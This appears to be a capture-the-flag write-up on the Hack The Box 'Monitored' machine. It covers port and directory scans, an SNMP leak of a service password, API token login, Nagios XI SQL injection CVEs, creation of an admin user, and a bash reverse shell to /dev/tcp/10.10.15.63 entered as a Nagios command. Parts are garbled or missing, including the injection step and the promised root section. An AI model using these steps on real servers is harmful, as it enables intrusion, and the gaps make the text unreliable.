

# Monitored machine

Ali BA FAQAS

March 10, 2024


## 1 About Montioered

Montioered is a Linux machine of medium difficulty, which features a Nagios IX application. The user flag was obtained by exploiting a SQL vulnerability in the database to retrieve the API key. This key was then used to add a new user with administrative privileges to the database. The root flag was simpler to obtain, as it only required utilizing a script that the user could run with sudo privileges. This script had the ability to manage services running on the machine.

## 2 User Flag

### 2.1 Nmap

The initial step, as always, involves scanning ports and services. We used the -sV option to identify the software versions associated with the open ports. The scan results are as follows:



```
(aloosh@kali)-[~/Desktop/S2/SE/machines]
$ nmap -sV 10.10.11.248
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-07 22:06 CET
Nmap scan report for monitored.htb (10.10.11.248)
Host is up (0.024s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.56
389/tcp   open  ldap     OpenLDAP 2.2.X - 2.3.X
443/tcp   open  ssl/http Apache httpd 2.4.56 ((Debian))
Service Info: Host: nagios.monitored.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.32 seconds
```

Figure 1: Nmap Scan Results.

The scan revealed four open ports:

1. SSH (Port 22)
2. HTTP (Port 80)

3. LDAP (Port 389)

4. HTTPS (Port 443)

From these results, we inferred that a web application was running using HTTPS. The other ports appeared secure and not exploitable at this stage.

Upon searching for the machine's IP address, we were redirected to <http://nagios.monitored.htb/>, which displayed an error page. To resolve this, we added the IP and host to our `/etc/hosts` file on our local machine, which made the webpage accessible.




Figure 2: Main Page.

The main page contained three links: a login page link and two links to tutorial and support pages. Upon navigating to the login page, we found no default credentials, no opportunities for brute force, and no applicable CVEs. Therefore, we initiated directory enumeration.

```
(aloosh@kali) [~/Desktop/S2/SE/machines]
$ gobuster dir -k -u https://nagios.monitored.htb/nagiosxi/ -w Directories_All.wordlist

=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: https://nagios.monitored.htb/nagiosxi/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: Directories_All.wordlist
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/images (Status: 301) [Size: 340] [--> https://nagios.monitored.htb/nagiosxi/images/]
/config (Status: 301) [Size: 340] [--> https://nagios.monitored.htb/nagiosxi/config/]
/admin (Status: 301) [Size: 339] [--> https://nagios.monitored.htb/nagiosxi/admin/]
/includes (Status: 301) [Size: 342] [--> https://nagios.monitored.htb/nagiosxi/includes/]
/views (Status: 301) [Size: 339] [--> https://nagios.monitored.htb/nagiosxi/views/]
/db (Status: 301) [Size: 336] [--> https://nagios.monitored.htb/nagiosxi/db/]
/help (Status: 301) [Size: 338] [--> https://nagios.monitored.htb/nagiosxi/help/]
/tools (Status: 301) [Size: 339] [--> https://nagios.monitored.htb/nagiosxi/tools/]
/.htpasswd (Status: 403) [Size: 286]
/about (Status: 301) [Size: 339] [--> https://nagios.monitored.htb/nagiosxi/about/]
/sounds (Status: 403) [Size: 286]
/account (Status: 301) [Size: 341] [--> https://nagios.monitored.htb/nagiosxi/account/]
/backend (Status: 301) [Size: 341] [--> https://nagios.monitored.htb/nagiosxi/backend/]
/reports (Status: 301) [Size: 341] [--> https://nagios.monitored.htb/nagiosxi/reports/]
/mobile (Status: 301) [Size: 340] [--> https://nagios.monitored.htb/nagiosxi/mobile/]
/terminal (Status: 200) [Size: 5215]
/api (Status: 301) [Size: 337] [--> https://nagios.monitored.htb/nagiosxi/api/]
/.htaccess (Status: 403) [Size: 286]
```

Figure 3: Directory Enumeration.

The enumeration revealed one page that responded with a 200 status code, but it was a terminal page that required login credentials. We continued enumerating the pages that responded with a 301 status code. All of them led to an endpoint, except for the API page, which revealed two additional pages: includes and v1.

```
(aloosh@kali)~/Desktop/S2/SE/machines
$ gobuster dir -k -u https://nagios.monitored.htb/nagiosxi/api/ -w Directories_All.wordlist
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:             https://nagios.monitored.htb/nagiosxi/api/
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:         Directories_All.wordlist
[+] Negative Status codes: 404
[+] User Agent:      gobuster/3.6
[+] Timeout:         10s
=====
Starting gobuster in directory enumeration mode
=====
/includes          (Status: 301) [Size: 346] [--> https://nagios.monitored.htb/nagiosxi/api/includes/]
/.htpasswd         (Status: 403) [Size: 286]
/v1                (Status: 301) [Size: 340] [--> https://nagios.monitored.htb/nagiosxi/api/v1/]
/.htaccess         (Status: 403) [Size: 286]
/.htpasswd         (Status: 403) [Size: 286]
Progress: 36036 / 36037 (100.00%)
=====
Finished
=====
(aloosh@kali)~/Desktop/S2/SE/machines
$
```

Figure 4: Directory Enumeration Continued.

Since the includes page was an endpoint, we focused our investigation on v1.

```
(aloosh@kali)~/Desktop/S2/SE/machines
$ gobuster dir -k -u https://nagios.monitored.htb/nagiosxi/api/v1/ -w Directories_All.wordlist
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:             https://nagios.monitored.htb/nagiosxi/api/v1/
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:         Directories_All.wordlist
[+] Negative Status codes: 404
[+] User Agent:      gobuster/3.6
[+] Timeout:         10s
=====
Starting gobuster in directory enumeration mode
=====
Error: the server returns a status code that matches the provided options for non existing urls. https://nagios.monitored.htb/nagiosxi/api/v1/1289fa6-8a47-4139-a1dd-6473c2712a6f => 200
(length: 32). To continue please exclude the status code or the length
```

Figure 5: Investigating v1.

This led us to another endpoint, but it revealed that we needed a key. The v1 page also revealed an authenticate page, which seemed to require the API key for authentication.




Figure 6: v1 Page.

The authenticate page accept only POST requests.




Figure 7: Authenticate Page.

At this point, we had exhausted all options in the directory enumeration section. We then attempted to locate any subdomains or vhosts, but found none.

Following the initial steps, we proceeded with a UDP Nmap scan. While the majority of popular services on the Internet operate over the TCP protocol, UDP services are also widely used. DNS, SNMP, and DHCP (registered ports 53, 161/162, and 67/68) are among the most common. However, because UDP scanning is generally slower and more challenging than TCP, it is often overlooked.

```

(aloosh@kali)-[~/Desktop/S2/SE/machines]
$ sudo nmap -sUV -T4 -F --version-intensity 0 10.10.11.248
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-02 07:54 CET
Warning: 10.10.11.248 giving up on port because retransmission cap hit (6).
Nmap scan report for monitored.htb (10.10.11.248)
Host is up (0.097s latency).
Not shown: 50 open|filtered udp ports (no-response), 48 closed udp ports (port-unreach)
PORT      STATE SERVICE VERSION
123/udp   open  ntp      NTP v4 (unsynchronized)
161/udp   open  snmp     SNMPv1 server (public)
Service Info: Host: monitored

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 57.09 seconds

```

Figure 8: UDP Nmap Scan Results.

We discovered that the SNMP port was open. The Simple Network Management Protocol (SNMP) is a network protocol used for monitoring and managing devices on a network. It can reset a password on a network device, change its baseline configuration, or request a report on the network's bandwidth usage.

We used the snmpwalk command to retrieve a tree of information from the SNMP-enabled device and redirected the output into a file. This revealed a username, 'svc', and its corresponding password.

```

iso.3.6.1.2.1.25.4.2.1.5.403 = ""
iso.3.6.1.2.1.25.4.2.1.5.584 = ""
iso.3.6.1.2.1.25.4.2.1.5.586 = STRING: "--config /etc/laurel/config.toml"
iso.3.6.1.2.1.25.4.2.1.5.543 = ""
iso.3.6.1.2.1.25.4.2.1.5.552 = STRING: "-4 -v -i -pf /run/dhclient.eth0.pid -f /var/lib/dhcp/dhclient.eth0.leases -I -df /var/lib/dhcp/dhclient6.eth0.leases eth0"
iso.3.6.1.2.1.25.4.2.1.5.566 = STRING: "-f"
iso.3.6.1.2.1.25.4.2.1.5.567 = STRING: "--system -address=systemd: --nofork --nopidfile --systemd-activation --syslog-only"
iso.3.6.1.2.1.25.4.2.1.5.569 = STRING: "-n -iNONE"
iso.3.6.1.2.1.25.4.2.1.5.578 = ""
iso.3.6.1.2.1.25.4.2.1.5.571 = STRING: "-u -s -D /run/wpa_supplicant"
iso.3.6.1.2.1.25.4.2.1.5.572 = STRING: "-f"
iso.3.6.1.2.1.25.4.2.1.5.576 = STRING: "-c sleep 30; sudo -u svc /bin/bash -c /opt/scripts/check_host.sh svc XJH7VCehoupr1xZ8"
iso.3.6.1.2.1.25.4.2.1.5.599 = ""
iso.3.6.1.2.1.25.4.2.1.5.600 = ""
iso.3.6.1.2.1.25.4.2.1.5.609 = STRING: "-low -f -p /run/snmptrapd.pid"
iso.3.6.1.2.1.25.4.2.1.5.676 = STRING: "-low -u debian-snmp -g debian-snmp -I -smux nteTrigger nteTriggerConf -f -p /run/snmpd.pid"
iso.3.6.1.2.1.25.4.2.1.5.677 = STRING: "-p /var/run/ntpd.pid -g -u 100:116"
iso.3.6.1.2.1.25.4.2.1.5.679 = STRING: "-o -p - \\\u005Cnuclear tty linux"
iso.3.6.1.2.1.25.4.2.1.5.687 = ""
iso.3.6.1.2.1.25.4.2.1.5.726 = STRING: "-q --background=/var/run/shellinabox.pid -c /var/lib/shellinabox -p 7878 -u shellinabox -g shellinabox --user-css Black on Whit"
iso.3.6.1.2.1.25.4.2.1.5.728 = STRING: "-q --background=/var/run/shellinabox.pid -c /var/lib/shellinabox -p 7878 -u shellinabox -g shellinabox --user-css Black on Whit"
iso.3.6.1.2.1.25.4.2.1.5.734 = STRING: "-h ldap:///ldap:/// -g openssld -u openssld -f /etc/ldap/slapd.d"
iso.3.6.1.2.1.25.4.2.1.5.736 = STRING: "-k start"
iso.3.6.1.2.1.25.4.2.1.5.760 = STRING: "-D /var/lib/postgresql/13/main -c config_file=/etc/postgresql/13/main/postgresql.conf"
iso.3.6.1.2.1.25.4.2.1.5.792 = ""
iso.3.6.1.2.1.25.4.2.1.5.793 = ""
iso.3.6.1.2.1.25.4.2.1.5.794 = ""
iso.3.6.1.2.1.25.4.2.1.5.795 = ""
iso.3.6.1.2.1.25.4.2.1.5.796 = ""
iso.3.6.1.2.1.25.4.2.1.5.798 = ""
iso.3.6.1.2.1.25.4.2.1.5.821 = ""
iso.3.6.1.2.1.25.4.2.1.5.827 = STRING: "/usr/sbin/snmpd --daemon"
iso.3.6.1.2.1.25.4.2.1.5.828 = STRING: "/usr/sbin/snmpd --daemon"
iso.3.6.1.2.1.25.4.2.1.5.859 = STRING: "-d /usr/local/nagios/etc/nagios.cfg"
iso.3.6.1.2.1.25.4.2.1.5.860 = STRING: "--worker /usr/local/nagios/var/rw/nagios.qh"
iso.3.6.1.2.1.25.4.2.1.5.861 = STRING: "--worker /usr/local/nagios/var/rw/nagios.qh"
iso.3.6.1.2.1.25.4.2.1.5.862 = STRING: "--worker /usr/local/nagios/var/rw/nagios.qh"
iso.3.6.1.2.1.25.4.2.1.5.863 = STRING: "--worker /usr/local/nagios/var/rw/nagios.qh"
iso.3.6.1.2.1.25.4.2.1.5.904 = STRING: "-pidfile /run/inetd.pid -steplive -inetd_compat -inetd_ipv6"
iso.3.6.1.2.1.25.4.2.1.5.1252 = STRING: "-d /usr/local/nagios/etc/nagios.cfg"
iso.3.6.1.2.1.25.4.2.1.5.1264 = STRING: "-u svc /bin/bash -c /opt/scripts/check_host.sh svc XJH7VCehoupr1xZ8"
iso.3.6.1.2.1.25.4.2.1.5.1265 = STRING: "-c /opt/scripts/check_host.sh svc XJH7VCehoupr1xZ8"
iso.3.6.1.2.1.25.4.2.1.5.1291 = STRING: "-bd -qbm"

```

Figure 9: SNMP Output.

We attempted to log in using these credentials, but they did not work for the web application. We then considered the possibility of them being API credentials.




Figure 10: Attempt to Use 'svc' Credentials.

We needed to authenticate these credentials, but as we had observed earlier, only POST requests were permitted. Using Burp Suite, we sent a POST request with the 'svc' credentials. Although the connection failed, we received an authentication token, which we suspected could be the API token.




Figure 11: POST Request with 'svc' Credentials.

We attempted to authenticate the page using this token, but it was unsuccessful. According to the tutorial found on the main page, this token could be used to authenticate the user's webpage as follows:

`https://nagios.monitored.htb/nagiosxi/login.php?token=...`

As shown in the following figure, we were logged in as 'svc'.




Figure 12: Logged in as 'svc'.

Upon navigating the page, we found that 'svc' was a regular user and we could not obtain a shell with our current user privileges. It was time to search for other CVEs that could potentially elevate our privileges. We found an article discussing the three most known CVEs for privilege escalation.



Figure 13: Known CVEs for Privilege Escalation.




This vulnerability results in the same access to the database as the other SQL injection vulnerabilities, but requires additional privileges compared to CVE-2023-40931.

Nagios XI has an administrative page for Announcement Banner settings, which contains a SQL Injection vulnerability in the ``/nagiosxi/admin/banner message-ajaxhelper.php`` endpoint.

Successful exploitation grants the same database access as the other two SQL Injection Vulnerabilities, but requires additional privileges compared to CVE-2023-40931.

Next, we decided to delve into the database. We executed a specific code with our current cookie session, which allowed us to extract data from the database.






Figure 17: Adding a New User.

We then considered adding a new user with admin privileges. We ran the code found in the support page and successfully added a new user named "Ali" with admin privileges.



Figure 18: Adding User 'Ali'.

We logged in as Ali.




Figure 19: Logging in as 'Ali'.

We confirmed that we were logged in.




Figure 20: Logged in Confirmation.

The page had a configure section that was not available when we were logged in as the user 'svc'. We discovered that we could add commands, so we added our reverse shell command.

The screenshot shows the Nagios XI web interface. The top navigation bar includes links for Home, Views, Dashboards, Reports, Configure, Tools, Help, and Admin. A sidebar on the left lists various configuration categories like Quick Tools, Monitoring, Alerting, and Templates. The main content area is titled 'Command Management' and contains a form for adding a new command. The 'Command Name' field is set to 'shell'. The 'Command Line' field contains the reverse shell command: `bash -c 'bash -i && /dev/tcp/10.10.15.63/505050[0]>&1'`. The 'Command Type' is set to 'check command'. There is an 'Active' checkbox which is checked. At the bottom of the form are 'Save' and 'Cancel' buttons.

Home - vsociety CozyHosting HTB Writ...

**Nagios XI** Home Views Dashboards Reports Configure Tools Help Admin

Upgrade to a licensed version of Nagios XI and get support and upgrade benefits.

**Core Config Manager**

- Quick Tools
  - Apply Configuration
  - Configuration Snapshots
  - Monitoring Plugins
  - Configuration Wizards
- Monitoring
  - Hosts
  - Services
  - Host Groups
  - Service Groups
- Alerting
  - Contacts
  - Contact Groups
  - Time Periods
  - Host Escalations
  - Service Escalations
- Templates
- Commands
- Advanced
- Tools
- CCM Admin

### Command Management

**Command Name \***

shell

Example: check\_example

**Command Line \***

bash -c 'bash -i && /dev/tcp/10.10.15.63/505050[0]>&1'

Example: \$USER1\$/check\_example -H \$HOSTADDRESS\$ -P \$ARG1\$ \$ARG2\$

**Command Type:**

check command

☒ Active ⓘ

**Available Plugins**

Save Cancel

Figure 21: Adding Reverse Shell Command.

To execute the command, we needed to create a service for it and run it from there.




Figure 22: Adding Service for Command.

Finally, we obtained shell access for the user 'nagios'.


